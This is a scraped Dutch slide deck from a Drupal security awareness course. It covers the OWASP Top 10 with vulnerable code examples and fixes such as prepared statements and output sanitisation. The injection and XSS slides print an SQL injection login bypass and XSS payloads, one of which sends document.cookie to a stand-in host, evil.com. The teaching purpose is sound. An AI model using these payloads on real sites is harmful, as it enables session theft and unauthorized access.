Drupal Security Awareness 2 Disclaimer De informatie in
- Slides: 56
Drupal Security Awareness (2)
Disclaimer De informatie in deze cursus is bedoeld om veiligere Drupal websites te bouwen, niet om andere Drupal websites te hacken. Art. 138 a Wetboek van strafrecht
Doelen • Security bewustzijn bevorderen. • Welke bedreigingen zijn er? • Hoe maak ik m’n Drupal site veiliger?
Agenda • Owasp top 10 - Drupal style > Kwetsbaarheden > Oplossingen > Voorbeelden • Security Modules • Zelf doen? > Webgoat > Damn Vulnerable Drupal App
Wie is dit • L 1099 xx http: //L 109958 http: //L 109958/php. My. Admin
Waar komen bedreigen vandaan • • Automatische scans Scriptkiddie Casual hacker Doelbewuste hacker Mainstream aanval Gebruiker Systeem
OWASP • “The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. • Our mission is to make application security visible, so that people and organizations can make informed decisions about true application security risks. ” • Top 10, Web. Goat, Webscarab.

OWASP Top 10 - 2013 RC 1. Injection 2. Broken Authentication and Session Management 3. Cross-Site Scripting (XSS) 4. Insecure Direct Object References 5. Security Misconfiguration 6. Sensitive Data Exposure 7. Missing Function Level Access Control 8. Cross-Site Request Forgery (CSRF) 9. Using Known Vulnerable Components 10. Unvalidated Redirects and Forwards
1. Injection Door de client aangeleverde data wordt verwerkt door een interpreter die het ziet als een commando, een query of als data.

1. Injection - soorten • SQL injection > Toegang/wijzigen van de database > Voer commando’s uit op de server • LDAP injection > Omzeilen van authenticatie • Header injection > Aanpassen email opdracht • …. Injection > Het misbruiken, waarvoor … is bedoeld

1. Injection - SQL Scherm: USERNAME: [PERSOONA] PASSWORD: [GEHEIM 12] Achtergrond: Mag er toegang worden gegeven aan de gebruiker wanneer: de username is 'PERSOONA' en het wachtwoord is 'GEHEIM 12';

1. Injection - SQL Scherm: USERNAME: [PERSOONA] PASSWORD: [Onbekend of 1=1] Achtergrond: Mag er toegang worden gegeven aan de gebruiker wanneer: de username is 'PERSOONA' en het wachtwoord is ‘Onbekend' of 1=1;

1. Injection – SQL - Drupal db_query( "SELECT * FROM {users} WHERE name= '$name' and pass= '$pass' )->fetch. Object(); Payload: wachtwoord' or 1=1 --

1. Injection – SQL - Drupal Prepared statements! db_query( "SELECT * FROM {users} WHERE name= : name and pass= : pass", array(': name' => $name, ‘: pass' => $pass) )->fetch. Object();

1. Injection – SQL - Drupal Dynamic queries: $query = db_select('users', 'u'); $query ->condition('u. name', $name, '=') ->condition('u. pass', $pass, '=') ->fields('u', array('mail', 'created')); $result = $query->execute();
1. Injection – SQL - Demo

1. Injection • 1 plek is al genoeg. • Nieuwe technologieën, nieuwe kansen. • Een oude technologie waar dit mee zou kunnen?
1. Injection
2. Broken Authentication and Session Management • Session hijacking / fixation • Sessie timeout / logout • Session ids sterk genoeg, niet herbruikt • Sessie ids niet in url of logs • Standaard in Drupal
3. Cross-Site Scripting (XSS) • Een kwaadwillend script wordt terug gegeven in de HTML van een vertrouwde site, waardoor het wordt uitgevoerd.
3. Cross-Site Scripting (XSS) • Aanval op de website > Een gebruiker stuurt kwaadaardige informatie (HTML/javascript) naar de website. > De website plaatst deze informatie in de webpagina. > De browser voert de informatie (HTML/javascript) uit.

3. Cross-Site Scripting (XSS)

3. Cross-Site Scripting (XSS) Resultaat in pagina: <h 1>Zoekresultaten</h 1> <p>U heeft gezocht op <strong>test</strong></p> <p>3 resultaten</p>

3. XSS - aanval Kwaadaardige zoekterm: <script> alert(document. cookie); </script>

3. XSS - aanval Resultaat:

3. XSS - aanval Resultaat in pagina: <h 1>Zoekresultaten</h 1> <p>U heeft gezocht op <strong> <script>alert(document. cookie); </script> </strong></p> <p>0 resultaten</p>

3. XSS - aanval Kwaadaardige zoekterm: <script>document. write('<img src=" http: //www. evil. com/log. php? info=' + document. cookie + ' " width="0" height="0">'); </script>

3. XSS - aanval Resultaat in pagina: <img src=“http: //www. evil. com/log. php? info=username=administrator; session=A 4 B 3755445 C” width="0" height="0">

3. XSS - aanval • Meerdere soorten > Eenmalig > Terugkerend > DOM based • Misbruiken > Sessie token kapen > Frames > Formulieren > Malware > Acties uitvoeren


3. XSS - voorkomen Vertrouw NOOIT user-input. Output sanitation: Input wordt binnen gelaten, output wordt veilig gemaakt en verstuurd. Karakter < > " ' Entiteit < > " '
3. XSS - Drupal

3. XSS - voorkomen echo t(‘Je favoriete kleur is @color’, array(‘@color’ => $_GET[‘color’])); @ De waarde van de token wordt door check_plain() heen gehaald. % Zelfde als @ alleen wordt er default <em> html tags toegevoegd. ! Er wordt geen filtering toegepast.
3. XSS - demo

3. XSS – code voorbeeld • <a href="? '. $_SERVER["QUERY_STRING"]. '&info=kijkdagen" title="Link naar: Bezichtingslocaties">Bezichtingslo caties</a>
4. Insecure Direct Object References Directe referentie naar een object • Views > published = Yes • Bestandssysteem > Publieke lokale bestanden aangeboden door de webserver. > Afgeschermde lokale bestanden aangeboden via Drupal.

5. Security Misconfiguration • Voorbeeld pagina’s, library voorbeelden, test bestanden, documentatie. • Ontwikkel modules. • Default password. • Error logging, systeem informatie. • Rechten, input filters. • Dev, acc en lokale omgevingen.
5. Security Misconfiguration


5. Security Misconfiguration Security review
